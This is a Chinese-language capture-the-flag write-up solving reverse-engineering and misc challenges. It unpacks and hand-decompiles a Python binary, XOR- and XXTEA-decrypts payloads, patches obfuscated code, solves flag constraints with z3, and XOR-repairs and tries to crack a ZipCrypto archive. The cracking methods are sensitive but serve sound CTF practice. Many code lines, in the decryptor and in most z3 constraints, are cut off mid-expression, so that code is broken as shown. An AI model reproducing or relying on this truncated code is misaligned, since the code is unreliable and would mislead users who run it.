Week 4 WriteUp

By: RocketDev
6 challenges solved

reverse

again!

为啥无法运行也无法反编译!

看图标是打包了一个python环境，先用pyinstxtractor提取里面的资源

里面有个bin1.pyc，pycdc反编译显示3.11的版本，并且存在无法反编译的代码， 换用pycdas进行反汇编，发现从for开始都没有反编译成功，遂尝试自己反编译

```python
# Source Generated with Decompyle++
# File: bin1.pyc (Python 3.11)

import hashlib
print('you should use this execute file to decrypt "bin2"')
print('hint:md5')
s = bytearray()
f = bytearray(open('bin1.pyc', 'rb').read())
t = 'jkasnwojasd'

# decompyle by hand
for i in range(0, 15):
    f[i] = (f[i] + f[i % 6] ^ ord(t[i % 6]) + ord(t[i % len(t)])) % 256
    s.append(f[i])
print(s)
md5_hash = hashlib.md5(bytes(s)).hexdigest()
print(md5_hash) # added later
```

拿到md5hash，再看bin2，发现里面的字节貌似都以32个字节为一个块，恰好与hash字符串长度对应， 于是猜测是异或解密

```python
hasher = md5_hash.encode() # md5_hash from above var
binary = b''
with open('bin2', 'rb') as bin2:
    while True:
        bgroup = bin2.read(32)
        if bgroup:
            binary += bytes(map(lambda x: x[0] ^ x[1], zip(bgroup, hasher))
        else:
            break
with open('bin2.exe', 'wb') as exe:
    exe.write(binary)
```

解密完了是一个exe，一个btea，反解

```
#include <stdio.h>
int buf[8] = {
    0x506FB5C3,     0xB9358F45,     0xC91AE8C7,     0x3820E280,
    0xD13ABA83,     0x975CF554,     0x4352036B,     0x1CD20447
};


void decrypt(int *);
void decrypt(int *list) {
    int itred;
    int itr = 0;

    for (int i = 0; i < 12; i++)
        itr += 0x7937b99e;

    for (int i = 0; i < 12; i++, itr -= 0x7937b99e) {
        itred = itr >> 2 & 3;
        buf[7] -= ((buf[0] * 4 ^ (unsigned int)buf[6] >> 5) + ((unsigned in
                (buf[0] ^ itr) + (list[itred ^ 3] ^ buf[6]));
        buf[6] -= ((buf[7] * 4 ^ (unsigned int)buf[5] >> 5) + ((unsigned in
                (buf[7] ^ itr) + (list[itred ^ 2] ^ buf[5]));
        buf[5] -= ((buf[6] * 4 ^ (unsigned int)buf[4] >> 5) + ((unsigned in
                (list[itred ^ 1] ^ buf[4]) + (buf[6] ^ itr));
        buf[4] -= ((buf[5] * 4 ^ (unsigned int)buf[3] >> 5) + ((unsigned in
                (list[itred] ^ buf[3]) + (buf[5] ^ itr));
        buf[3] -= ((buf[4] * 4 ^ (unsigned int)buf[2] >> 5) + ((unsigned in
                (list[itred ^ 3] ^ buf[2]) + (buf[4] ^ itr));
        buf[2] -= ((buf[3] * 4 ^ (unsigned int)buf[1] >> 5) + ((unsigned in
                (list[itred ^ 2] ^ buf[1]) + (buf[3] ^ itr));
        buf[1] -= ((buf[2] * 4 ^ (unsigned int)buf[0] >> 5) + ((unsigned in
                (list[itred ^ 1] ^ buf[0]) + (buf[2] ^ itr));
        buf[0] -= ((buf[1] * 4 ^ (unsigned int)buf[7] >> 5) + ((unsigned in
                (list[itred] ^ buf[7]) + (buf[1] ^ itr));
    }

    return;
}


int main(void) {
    int nums[4] = {0x1234, 0x2341, 0x3412, 0x4123};
    decrypt(nums);
    printf("flag: %s\n", (char *)buf);
    return 0;
}
```

> 原先以为算法是加解密一体的，然后就把输入设置成要比对的编码过的flag了， 结果不对，于是就反解，并且把看着不顺眼的强制类型转换全去了，发现还是不对
> 然后测试发现，unsigned的处理是不一样的，有符号右移是`SAR`，无符号右移是`SHR`， 加上强制转型就对了

change

丑死了

代码里用了2个钩子，一个异或，一个异或+10，逆向即可

```
cipher = [0x13, 0xA, 0x5D, 0x1C, 0xE, 0x8, 0x23, 0x6, 0xB, 0x4B, 0x38, 0x22
    0xD, 0x1C, 0x48, 0xC, 0x66, 0x15, 0x48, 0x1B, 0xD, 0xE, 0x10, 0x4F]
key = b'am2qasl'
flag = b''
for i, e in enumerate(cipher):
    if i % 2 == 0:
        flag += bytes([(e - 10) ^ key[i % 7]])
    else:
        flag += bytes([e ^ key[i % 7]])
print(flag)
```

crackme2

新一代 flag checker

> 处理函数喂给gpt，发现是base64，赛博厨子一把梭，好家伙，假flag


程序中存在明显的非法内存读取，将跳过的代码反编译发现是将处理函数做了异或，推测是seh， 但是x64dbg没调出来，程序直接结束了
不管了，patch了再说

```
old = open('procOld', 'rb')      # 处理函数raw bytes
patch = open('procPatch', 'rb') # 要进行异或的raw bytes
proc = open('proc', 'wb')
binary = b''
for _ in range(0x246a):
    binary += bytes([old.read(1)[0] ^ patch.read(1)[0]])
proc.write(binary)
# 然后再用ImHex将修补完的字节写回exe中
```

打开再看处理函数，变成了大量的等式，z3一把梭

```
#! python
import z3
solver = z3.Solver()

v = [None]
v.extend([z3.BitVec(f'v{i}', 32) for i in range(1, 43)])

for e in v:
    if e is not None:
        solver.add(e >= 0)
        # solver.add(e <= 0x7e)

solver.add(v[5] == ord('h'))
solver.add(v[28] == ord('g'))
solver.add(v[11] == ord('a'))
solver.add(v[10] == ord('m'))
solver.add(v[24] == ord('e'))
solver.add(v[41] == ord('{'))

solver.add(v[37] == 2 * v[26])

solver.add(v[18] + 201 * v[24] + 194 * v[10] + 142 * v[20] + 114 * v[39] +
    + ((v[9] + v[23]) << 6) + 14 * (v[21] + 4 * v[25] + v[25]) + 9 * (v[40]
    + 5 * (v[16] + 23 * v[30] + 2 * (v[3] + 2 * v[19]) + 5 * v[5] + 39 * v[
    + 62 * v[22] + 211 * v[41] + 212 * v[29] == 296473)

solver.add(v[38] == 2 * v[16])

solver.add(207 * v[41] + 195 * v[22] + 151 * v[40] + 57 * v[5] + 118 * v[6]
    + 142 * v[31] + 51 * v[29] + 122 * (v[26] + v[20]) + 91 * (v[2] + 2 * v
    + 45 * (v[19] + 2 * (v[11] + v[24]) + v[11] + v[24]) + 4 * (3 * (v[23]
    + 26 * v[28] + 101 * v[30] + 154 * v[3] == 354358)

solver.add(177 * v[40] + 129 * v[26] + 117 * v[42] + 143 * v[28] + 65 * v[8
    + 15 * (v[7] + 17 * v[30]) + 2 * (v[24] + 91 * v[9] + 95 * v[29] + 51 *
    + 32 * (v[22] + 2 * (v[1] + v[23])) + 6 * (v[2] + 14 * v[16] + 19 * v[1
    + 183 * v[3] == 448573)

solver.add(113 * v[19] + 74 * v[3] + 238 * v[6] + 140 * v[2] + 214 * v[26]
        + 125 * v[10] + 175 * v[20] + 23 * v[39] + 137 * v[22] + 149 * v[18
        + 59 * (4 * v[27] + v[17]) + 41 * (v[1] + v[41])
        + 13 * (v[7] + 11 * (v[40] + v[15]) + 6 * v[42] + 4 * (v[28] + 2 *

solver.add(229 * v[21] + 78 * v[1] + v[2] + v[9] + 133 * v[27] + 74 * v[6]
        + 105 * v[41] + 221 * v[10] + 121 * v[39] + 218 * (v[19] + v[29]) +
        + 4 * (27 * v[20] + 50 * v[11] + 45 * v[18] + 19 * (v[3] + v[42]) +
        + 153 * v[15] == 424240)

solver.add(181 * v[25] + 61 * v[2] + 65 * v[21] + 58 * v[31] + 170 * v[29]
        + 3 * (53 * v[41] + 74 * (v[8] + v[3]) + 13 * (v[42] + 6 * v[9]) +
        + 35 * v[1] + 29 * v[15]) + 4 * (57 * v[6] + 18 * (v[5] + v[37]) +
        + 197 * v[19] == 421974)

solver.add(v[33] == 2 * v[41])

solver.add(209 * v[21] + 249 * v[30] + 195 * v[2] + 219 * v[25] + 201 * v[3
        + 29 * (8 * v[24] + v[40] + 4 * v[27] + v[27]) + 2 * (v[8] + 55 * (
        + 3 * (v[10] + 39 * v[9] + 2 * (v[6] + 20 * v[20]) + 35 * v[7]) + 4
        + 46 * (v[37] + v[16]) + 98 * v[1]) + 53 * v[23] + 171 * v[15] + 12

solver.add(v[32] == 2 * v[18])

solver.add(162 * v[19] + 74 * v[5] + 28 * v[27] + 243 * v[42] + 123 * v[28]
        + 122 * (v[6] + 2 * v[7]) + 211 * (v[10] + v[25]) + 21 * (v[17] + 7
        + 11 * (v[4] + 23 * (v[16] + v[39]) + 2 * (v[40] + 5 * v[30] + 2 *
        + 5 * (46 * v[9] + 26 * v[20] + 4 * (v[31] + 2 * v[21]) + v[15] + 2
        + 36 * (v[3] + 5 * v[26]) == 376007)

solver.add(v[35] == v[25] + v[30])

solver.add(63 * v[19] + 143 * v[5] + 250 * v[6] + 136 * v[2] + 214 * v[40]
        + 244 * v[23] + (v[9] << 7) + 150 * v[31] + 109 * v[29] + 70 * v[41
        + 69 * (v[25] + v[30] + v[27]) + 74 * (v[16] + 2 * v[15] + v[15]) +
        + 40 * (v[1] + 4 * v[21] + v[21]) + 81 * v[10] + 94 * v[4] + 84 * v

solver.add(229 * v[15] + 121 * v[4] + 28 * v[30] + 206 * v[16] + 145 * v[27
        + 79 * v[8] + 102 * v[25] + 124 * v[23] + 65 * v[9] + 68 * v[31] +
        + 163 * v[22] + 137 * v[18] + 53 * (v[5] + 2 * v[29]) + 126 * (v[40
        + 12 * (v[2] + 16 * v[42]) + 109 * v[20] + 232 * v[3] + 47 * v[19]

solver.add(209 * v[21] + 233 * v[40] + 93 * v[1] + 241 * v[2] + 137 * v[8]
        + 149 * v[20] + 99 * v[11] + 37 * v[22] + 219 * v[18] + 17 * (v[6]
        + 5 * (16 * v[39] + 11 * (v[41] + 2 * v[27] + v[27]) + 12 * v[7] +
        + 18 * (v[23] + 2 * (v[4] + v[26] + 2 * v[4]) + v[4] + v[26] + 2 *
        + 154 * v[15] == 392484)

solver.add(v[34] == 2 * v[31])

solver.add(155 * v[15] + 247 * v[40] + 157 * v[28] + 119 * v[23] + 161 * v[
        + 123 * (2 * v[31] + v[42]) + 21 * (v[41] + 12 * v[30]) + 55 * (v[9
        + 15 * (v[3] + 16 * v[10] + 9 * v[21]) + 2 * (v[2] + 115 * v[29] +
                                                      + 71 * v[11] + 28 * (

solver.add(220 * v[3] + 200 * v[4] + 139 * v[15] + 33 * v[5] + 212 * v[30]
        + 89 * v[2] + 252 * v[40] + 223 * v[42] + 19 * v[25] + 141 * v[21]
        + 46 * v[24] + 109 * v[10] + 217 * v[39] + 75 * v[22] + 157 * v[18]
        + 43 * (v[28] + 2 * v[29] + v[29]) + 32 * (v[8] + v[7] + 2 * v[8] +
solver.add(211 * v[24] + 63 * v[15] + 176 * v[5] + 169 * v[16] + 129 * v[27
        + 188 * v[23] + 130 * v[9] + (v[31] << 6) + 91 * v[41] + 208 * v[20
        + 71 * (v[6] + 2 * v[11]) + 103 * (v[8] + 2 * v[30])
        + 6 * (v[21] + 10 * v[28] + 28 * v[7] + 9 * v[29] + 19 * v[2] + 24
        + 23 * v[19] == 356282)

solver.add(v[12] == v[10] + 2 * (v[31] + 4 * (v[29] + v[17])) + v[31] + 4 *

solver.add(94 * v[42] + 101 * v[2] + 152 * v[40] + 200 * v[7] + 226 * v[8]
        + ((v[6] + 3 * v[28]) << 6) + 41 * (4 * v[9] + v[21]) + 23 * (v[39]
        + 7 * (v[20] + 10 * v[25] + 2 * v[12] + v[12])
        + 3 * (78 * v[30] + 81 * v[16] + 55 * v[27] + 73 * v[1] + 4 * v[26]
        + 62 * v[22] + 88 * v[5] + 110 * v[4] == 423091)

solver.add(133 * v[22] + 175 * v[15] + 181 * v[30] + 199 * v[16] + 123 * v[
        + 33 * v[26] + 100 * v[42] + 229 * v[7] + 177 * v[8] + 134 * v[31]
        + 228 * v[20] + 92 * v[11] + 86 * (v[9] + v[32]) + 94 * (v[23] + v[
        + 72 * v[5] + 93 * v[39] + 152 * v[4] + 214 * v[19] == 391869)

solver.add(211 * v[24] + 213 * v[18] + 197 * v[40] + 159 * v[25] + 117 * v[
        + 69 * v[11] + 43 * (v[2] + v[29] + 2 * v[2]) + 116 * (v[4] + v[10]
        + 11 * (v[16] + 13 * v[27] + 5 * v[5] + 8 * v[30]) + 6 * (29 * v[28
        + 136 * v[7] + 142 * v[6] + 141 * v[19] == 376566)

solver.add(173 * v[3] + 109 * v[15] + 61 * v[30] + 187 * v[1] + 79 * v[6] +
        + 193 * v[41] + 58 * v[24] + 146 * v[10] + (v[20] << 6) + 89 * v[39
        + 7 * (29 * v[18] + v[29] + 4 * v[7]) + 13 * (3 * v[42] + v[16] + 7
        + 3 * (v[4] + 83 * v[5] + 51 * v[27] + 33 * v[22] + 8 * (v[19] + 4

solver.add(v[36] == 3 * v[21])

solver.add(78 * v[1] + 131 * v[5] + 185 * v[16] + 250 * v[40] + 90 * v[26]
        + 253 * v[39] + 104 * v[22] + 58 * (v[2] + 2 * v[7]) + 96 * (v[15]
        + 19 * (v[23] + 3 * v[21] + 4 * v[29] + v[29]) + 7 * (22 * v[41] +
        + 109 * v[20] + 102 * v[30] + 100 * v[19] == 401351)

solver.add(233 * v[19] + 71 * v[5] + 209 * v[27] + 82 * v[6] + 58 * v[26] +
        + 222 * v[11] + 191 * v[18] + 123 * (v[7] + v[40]) + 69 * (v[9] + 2
        + 9 * (v[3] + 8 * v[24] + 7 * (3 * v[1] + v[28]) + 5 * v[16] + 19 *
        + 4 * (v[15] + 26 * v[17] + 61 * v[29] + 43 * v[42] + 49 * v[2] + 3
        + 10 * (7 * (v[8] + v[36]) + v[39] + 12 * v[10]) == 368427)

solver.add(139 * v[30] + 53 * v[5] + 158 * v[16] + 225 * v[1] + 119 * v[6]
        + 54 * v[9] + 125 * v[17] + 170 * v[24] + 184 * v[11] + 226 * v[22]
        + 39 * (5 * v[26] + v[27]) + 21 * (v[39] + 8 * v[42]) + 12 * (17 *
        + 157 * v[3] == 403881)

solver.add(114 * v[3] + 61 * v[27] + 134 * v[40] + 62 * v[42] + 89 * v[9] +
        + 47 * (5 * v[16] + v[22]) + 74 * (v[4] + v[31]) + 142 * (v[2] + v[
        + 27 * (v[25] + 9 * v[23] + 8 * v[6]) + 4 * (v[21] + 63 * v[19] + 2
        + 10 * (v[8] + 4 * v[39] + v[39]) == 382979)

solver.add(122 * v[25] + 225 * v[21] + 52 * v[23] + 253 * v[9] + 197 * v[17
        + 88 * v[22] + 127 * (v[10] + v[32]) + 37 * (v[7] + 3 * v[3]) + ((v
        + 7 * (21 * v[8] + v[27] + 18 * (v[4] + v[1] + v[38])) + 6 * (23 *
        + 10 * (v[5] + 11 * v[28] + 21 * v[42]) + 149 * v[19] + 165 * v[40]

solver.add(165 * v[20] + 223 * v[4] + 249 * v[5] + 199 * v[1] + 135 * v[2]
        + 186 * v[9] + 79 * v[41] + 217 * v[24] + 122 * v[11] + 38 * v[18]
        + 4 * (11 * (5 * v[30] + v[39]) + 6 * (v[10] + 2 * v[22]) + v[27] +
        + 229 * v[15] + 86 * v[3] + 234 * v[19] == 453748)

solver.add(181 * v[25] + 94 * v[42] + 125 * v[1] + 226 * v[26] + 155 * v[7]
        + 166 * v[11] + 120 * v[22] + 59 * v[18] + 32 * (v[9] + v[8]) + 158
        + 67 * (v[28] + 2 * v[20]) + 11 * (v[39] + 10 * v[16] + 11 * v[10])
        + 56 * v[27] + 225 * v[3] == 358321)

solver.add(229 * v[21] + 135 * v[4] + 197 * v[15] + 118 * v[5] + 143 * v[16
        + 58 * v[8] + 179 * v[23] + 142 * v[9] + 178 * v[17] + 230 * v[31]
        + 87 * v[20] + 200 * v[39] + 233 * v[11] + 49 * v[22] + 127 * v[35]
        + 109 * v[42] + 75 * v[3] + 165 * v[19] == 456073)

solver.add(41 * v[4] + 253 * v[3] + 163 * v[15] + 193 * v[30] + 155 * v[16]
        + 201 * v[25] + 237 * v[9] + 223 * v[31] + 95 * v[24] + 194 * v[20]
        + 69 * (v[10] + 3 * v[28]) + 211 * (v[1] + v[29]) + 4 * (43 * v[7]
        + 6 * (v[5] + 33 * v[41] + 20 * (2 * v[19] + v[21]) + 24 * v[23]) =

solver.add(v[13] == v[6] + v[1] + 8 * v[6] + 4 * (v[8] + 2 * v[27]))

solver.add(111 * v[19] + 190 * v[3] + 149 * v[4] + 173 * v[28] + 118 * v[23
        + 125 * v[22] + 162 * v[18] + 214 * v[35] + 14 * (v[34] + v[24]) +
        + 65 * (v[26] + v[17] + 2 * v[26] + 2 * v[5]) + 4 * (v[7] + 38 * v[

solver.add(27 * v[27] + 223 * v[6] + 147 * v[26] + 13 * v[21] + 35 * (v[17]
        + 11 * (v[1] + 17 * (v[9] + v[5]) + 10 * v[16] + 3 * v[31]) + 2 * (
        + 61 * v[22] + 111 * (v[10] + v[40]) + 14 * (v[20] + v[7] + 2 * v[7
        + 93 * v[39] + 251 * v[30] + 131 * v[3] == 393303)

solver.add(116 * v[9] + 152 * v[29] + 235 * v[20] + 202 * v[18] + 85 * (v[8
        + 7 * (19 * v[4] + 9 * (v[10] + 2 * v[25]) + v[2] + 33 * v[3] + 32
        + 3 * (71 * v[39] + 43 * v[22] + 32 * (v[17] + v[26]) + 15 * (v[5]
        + 10 * (v[21] + 11 * v[30] + 16 * v[15]) + 136 * v[7] + 106 * v[1]

solver.add(127 * v[4] + 106 * v[15] + 182 * v[30] + 142 * v[5] + 159 * v[16
        + 247 * v[23] + 122 * v[9] + 95 * v[41] + 62 * v[10] + 203 * v[39]
        + 9 * (22 * v[24] + v[20] + 27 * v[31] + 28 * v[40])
        + 10 * (v[8] + v[22] + v[36] + 8 * v[17] + 2 * (v[22] + v[36] + 8 *
        + 6 * (23 * v[27] + v[26]) + 213 * v[18] + 179 * v[3] + 43 * v[19]

solver.add(149 * v[19] + v[1] + 133 * v[22] + 207 * v[41] + 182 * v[26] + 2
        + 142 * v[18] + 156 * (v[9] + v[25]) + 16 * (v[29] + 6 * v[31]) + 1
        + 49 * (v[30] + 4 * v[16]) + 11 * (v[5] + 22 * v[11]) + 5 * (v[15]
        + 123 * v[3] == 418697)

print(solver.check())
```

```python
print(solver.statistics())
open('solution', 'w').write(str(solver.model()))
```

> 一开始以为每个未知量都是在ascii范围的，然后一直是unsat，于是就把这个限制去掉了，然后发现， 有的数超过了范围，这才想起来这些数字只是中间量，不是flag字符之一，所以去掉限制就sat了
>
> 等的时间也是超久，本来都不抱希望了，吃个晚饭一看，sat！整整2922秒！
>
> 

```
sat
(:max-memory                 1985.35
 :memory                     487.57
 :num-allocs                 10055636212758.00
 :rlimit-count               13632155780.00
 :sat-ate                    7749
 :sat-backjumps              3430473
 :sat-backtracks             2061
 :sat-bce                    77
 :sat-conflicts              3432534
 :sat-decisions              4747317
 :sat-del-clause             7274408
 :sat-elim-bool-vars-res     498959
 :sat-elim-clauses           1102186
 :sat-elim-literals          12510433
 :sat-gc-clause              3112244
 :sat-minimized-lits         157814192
 :sat-mk-clause-2ary         1435539
 :sat-mk-clause-3ary         996556
 :sat-mk-clause-nary         6769013
 :sat-mk-var                 764534
 :sat-probing-assigned       135
 :sat-propagations-2ary      1410548528
 :sat-propagations-nary      3952941133
 :sat-restarts               351283
 :sat-scc-elim-binary        751
 :sat-scc-elim-vars          36384
 :sat-subs-resolution        222480
 :sat-subs-resolution-dyn    3046764
 :sat-subsumed               743824
 :sat-tr                     6906
 :sat-units                  153724
 :solve-eqs-elim-vars        160
 :solve-eqs-steps            3277090
 :time                       2922.01)
```


由于v?并不与flag一一对应，因此提取出解集后还要再处理一次（主要是不知道解集怎么access）

```python
# solution里的[]已经预先去除了

mapping = {1:25, 2:21, 3:31, 4:29, 5:0, 6:23, 7:8, 8:28, 9:12, 10:3, 11:2,
           16:24, 27:11, 17:26, 30:14, 40:7, 26:20, 42:22, 28:1, 25:27, 21:
           31:13, 29:10, 41:5, 24:4, 20:15, 39:17, 22:6, 18:9}
solve = [0] * 43
solution = open('solution', 'r')
cont = solution.read()
solution.close()
pairs = cont.split(',')
for pair in pairs:
    key, val = pair.split('=')
    v = key.find('v')
    solve[int(key[v + 1:])] = int(val)

flag = [''] * 43
for i, e in enumerate(solve):
    if i in mapping:
        flag[mapping[i]] = chr(e)
print(''.join(flag))
```

misc

Maybezip

下载附件，根据题目推测是zip压缩包，但是无法直接打开，ImHex看一下



```
00000000:  77 6C 24 23 33 27 27 27  27 27 AA 71 74 7F 27 27  wl$#3'''''.qt.''
00000010:  27 27 27 27 27 27 27 27  27 27 23 27 27 27 48 52  ''''''''''#'''HR
00000020:  53 08 77 6C 24 23 33 27  2C 27 2F 27 82 7A 65 69  S.wl$#3','/'.zei
00000030:  C4 93 A2 F0 89 62 26 27  A3 62 26 27 2C 27 27 27  .....b&'.b&','''
00000040:  48 52 53 08 17 17 16 09  57 49 40 51 5C 1C 9E D0  HRS.....WI@Q\...
00000050:  E9 E0 F8 24 AF 29 AB 8B  0E B6 EC E2 E9 20 20 CD  ...$.).......  .
00000060:  40 5D A2 34 E0 9C 2F 2C  89 83 37 06 75 6F 5B 9F  @].4../,..7.uo[.
00000070:  C2 6C B0 2F 07 B8 D4 7C  9C 30 06 33 D9 F9 E4 28  .l./...|.0.3...(
00000080:  55 20 4B 03 74 37 76 B1  BA EF F8 83 2C 6E 08 4D  U K.t7v.....,n.M
00000090:  1D D9 26 23 40 AE 0E D8  62 79 49 A9 BB 27 EA DC  ..&#@...byI..'..
000000A0:  39 32 B4 1E B7 04 3D AF  3A FD 46 FC AE 39 73 3D  92....=.:.F..9s=
000000B0:  E3 E8 5B 5E 11 0E E3 73  BB 7A EE 01 CA 4C D0 48  ..[^...s.z...L.H
```


开头有很多27，推测所有字节和0x27做了异或，那么异或回来

```python
binary = b''
with open('maybezip', 'rb') as mzip:
    while True:
        chars = mzip.read(1024)
        if chars:
            binary += bytes(map(lambda x: x ^ 0x27, chars))
        else:
            break
with open('itis.zip', 'wb') as rzip:
    rzip.write(binary)
```

7-zip打开，发现里面有很多png图片，还有一个文档，并且加了密，加密方式是ZipCrypto?

> bkcrack一把梭，如果取png头前16字节，那就找不到密钥，如果取前12字节， 找到的密钥又是错的

回过头看里面的文件，好像修改时间有点怪异



C:\Users\ma201\itis.zip\out\

文件(F) 编辑(E) 查看(V) 书签(A) 工具(T) 帮助(H)

添加 提取 测试 复制 移动 删除 信息

C:\Users\ma201\itis.zip\out\

名称	大小	压缩后大...	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征	主操作系...	版本	卷索引	偏移	文件夹	文件
001.png	83 332	83 374	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		D785B4...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	34		
002.png	50 665	50 681	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		387CC7...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	83 449		
003.png	64 264	64 244	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		98D667...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	134 171		
004.png	73 586	73 540	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		A32486...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	198 456		
005.png	67 839	67 777	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		7C5325...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	272 037		
006.png	68 111	68 034	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		3A652B...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	339 855		
007.png	58 653	58 680	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		21FDCC...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	407 930		
008.png	59 753	59 782	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		67D574...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	466 651		
009.png	56 548	55 780	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		7135BF09	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	526 474		
010.png	46 845	45 933	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		E38E7755	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	582 295		
011.png	45 924	45 156	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		32AD89...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	628 269		
012.png	39 253	39 194	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		1B83F20E	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	673 466		
013.png	39 688	39 559	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		74CCDE...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	712 701		
014.png	40 359	40 295	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		2CCE994E	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	752 301		
015.png	40 890	40 850	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		D956BA...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	792 637		
016.png	37 925	37 855	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		8B11A3...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	833 528		
017.png	52 297	52 164	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		9DF706...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	871 424		
018.png	49 422	49 061	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		1AD05E...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	923 629		
019.png	55 420	55 370	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		F8CD2E...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	972 731		
020.png	51 536	51 398	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		E0F5690C	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 028 142		
021.png	51 443	51 274	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		B0A498...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 079 581		
022.png	44 916	44 637	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		E887EAE8	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 130 896		
023.png	44 196	43 903	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		FC461A...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 175 574		
024.png	48 155	47 946	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		7C2887FB	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 219 518		
025.png	56 256	56 165	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		76E6AD...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 267 505		
